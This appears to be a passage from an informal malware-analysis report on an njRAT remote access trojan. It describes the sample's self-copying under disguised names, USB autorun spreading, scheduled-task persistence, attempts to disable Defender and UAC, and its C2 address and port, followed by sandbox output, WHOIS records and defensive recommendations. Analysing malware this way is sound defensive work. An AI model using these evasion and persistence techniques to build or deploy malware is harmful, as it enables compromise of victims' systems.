


Figure 18 – njRat's client copied to other directory and made name as Windows Update.exe itself

In additionally, I found that the same file was copied to the user's 'Temp' directory




Figure 18 – njRAT tried self-replicated at user's temp directory

As a result of direct execution and analysis in a dynamic analysis environment, the sample was judged to be an njRAT-based Remote

Access Trojan (RAT), and malicious behaviors such as self-replication, automatic execution registration, command reception, and network connection were performed after infection.

Summary of Key Actions

Action	detailed contents
File path	1st : **(original dir)** C\Users\{USER-NAME}\Download\server.exe 2nd : **(replicated)** "%TEMP\server.exe", "%APPDATA\Roaming\Microsoft\StartMenu\Programs\Startup\Explower.exe", etc..
Self-duplicate and create bypass file	make file name as Explower.exe, "Windows Update.exe", "Microsoft Corporation.exe" during self-duplicate process
Register autorun on USB devices	trying to write and spread it self to USB dvices and setting up a autorun.inf file at same time
Register scheduler	register dropped malware file to Windows startup registry using **'schtasks'**
Gathering system information	Collect a variety of data as a BotNet Client, including computer name, username, security program installation or activation, GUID, language settings, etc
Bypass antiVirus detection	Trying to turn off MS defender and check other security programs on victim's system. if NAC or MS defender does not allow external suspicious file, trying to turn off defender and disable UAC at same moment.
Attempt to connect with C2 Server	Attempted continuous TCP connection with external IP 188.242.138.137:5552 (hakim3.ddns.net)

Through the static analysis result of the file to be analyzed and cross-verification with TCPView, the malicious file identified the domain address and port 5552 of the C2 server. The process of attempting communication with the C2 server was confirmed by directly executing the malicious file to be analyzed and recording the connection created.

Unfortunately, the address of the C2 server has been inactive for a long time, so even FIN packets from the C2 server could not be recorded..




Figure 19 – malware file tried connect to C2 server

The malicious code is presumed to be a variant of the existing njRAT series, and is a threat that can be infected and remotely controlled by simple execution. Self-obfuscation is relatively weak, but it combines StUpdate.exe for cover-up after infection, automatic execution registration, and stealth communication techniques.

✓ informal modification report (see more reports at here)

TLP: WHITE




Figure 20 – result page of sandbox dynamic analysis

188.242.138.137

Ports

- 5552 TCP

Connections

PID	Process	IP Domain	Domain	ASN	Country	Reputation
3400	server.exe	188.242.138.137:5552	hakim3.ddns.net	SkyNet Ltd.	RU	Malicious

Threats

PID	Process	Class	Message
3400	server.exe	Network Trojan was detected	ET TROJAN Generic njRAT/Bladabindi CnC Activity (ll)

WHois

% This is the RIPE Database query service.

% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://docs.db.ripe.net/terms-conditions.html
% Note: this output has been filtered.
% To receive output for a database update, use the "-B" flag.
% Information related to '188.242.0.0 - 188.242.255.255'
% Abuse contact for '188.242.0.0 - 188.242.255.255' is 'abuse@sknt.ru'

inetnum: 188.242.0.0 - 188.242.255.255

TLP: WHITE

✓ informal modification report (see more reports at here)


```
netname:          SkyNet
country:          RU
admin-c:          SKNT2-RIPE
tech-c:           SKNT2-RIPE
status:           ASSIGNED PA
mnt-by:           MNT-SKNT
mnt-lower:        MNT-SKNT
mnt-routes:       MNT-SKNT
created:          2009-06-30T12:40:02Z
last-modified:    2022-08-31T17:53:57Z
source:           RIPE

role:             SKYNET NOC
address:          SkyNet LLC
address:          192239 St. Petersburg
address:          Russian Federation
phone:            +7 (812) 386 20 20
remarks:          ----------------------------------------
remarks:          Routing and peering issues: tp2@hub.sknt.ru
remarks:          Abuse and security: tp2@hub.sknt.ru
remarks:          ----------------------------------------
abuse-mailbox:    abuse@sknt.ru
admin-c:          MK5687-RIPE
tech-c:           MK5687-RIPE
nic-hdl:          SKNT2-RIPE
mnt-by:           MNT-SKNT
created:          2008-04-21T16:28:30Z
last-modified:    2020-05-16T12:43:27Z
source:           RIPE # Filtered

% Information related to '188.242.128.0/18AS35807'

route:            188.242.128.0/18
descr:            SkyNet Networks
origin:           AS35807
mnt-by:           MNT-SKNT
created:          2009-07-06T09:26:17Z
last-modified:    2009-07-06T09:26:17Z
source:           RIPE

% This query was served by the RIPE Database Query Service version 1.117 (ABERDEEN)
```

Reference

njRAT Malware Analysis from https://wahbakamaluddin.medium.com/njrat-malware-analysis-24ea58465552

RUN. njRAT Malware Trends. Retrieved from https://any.run/malware-trends/njrat

njRAT Malware Analysis – Reverse Engineering & Behavior Analysis. Retrieved from https://piyush3131.github.io/posts/njRAT_Malware_Analysis/

njRAT Malware Analysis – In-depth Review. Retrieved from https://www.youtube.com/watch?v=tV-TnyqXBv8&t=172s

✓ informal modification report (see more reports at here)

Recommendations

Author recommends that users and administrators consider using the following best practices to strengthen the security posture of their organization's systems. Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts. The following checklist reflects the author's personal best-practice recommendations for safeguarding endpoints and servers. Review and test any configuration change in a lab or staging environment before applying it to production systems.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unless required.
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file header).
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology(NIST) Special Publication 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops"**.

Contact Information

- Github (github.com/miho030)

Document FAQ

Q. Is it safe to deploy the IOCs from this report directly in a live environment?
A. Best practice is to apply the IOCs in a test or staging environment first, verify there are no false positives, and then roll them out to production in phases.

Q. May I redistribute this report for commercial purposes?
A. This report may be freely shared for non-commercial and public-interest use only. Creating commercial derivative works requires explicit permission from the author.

Q. Where can I obtain malware samples for my own analysis?
A. You can legally download samples from public repositories and sandboxes such as VirusTotal, MalwareBazaar, and ANY.RUN. If you execute them locally, always use an isolated analysis environment (e.g., a virtual machine or Cuckoo sandbox).

✓ informal modification report (see more reports at here)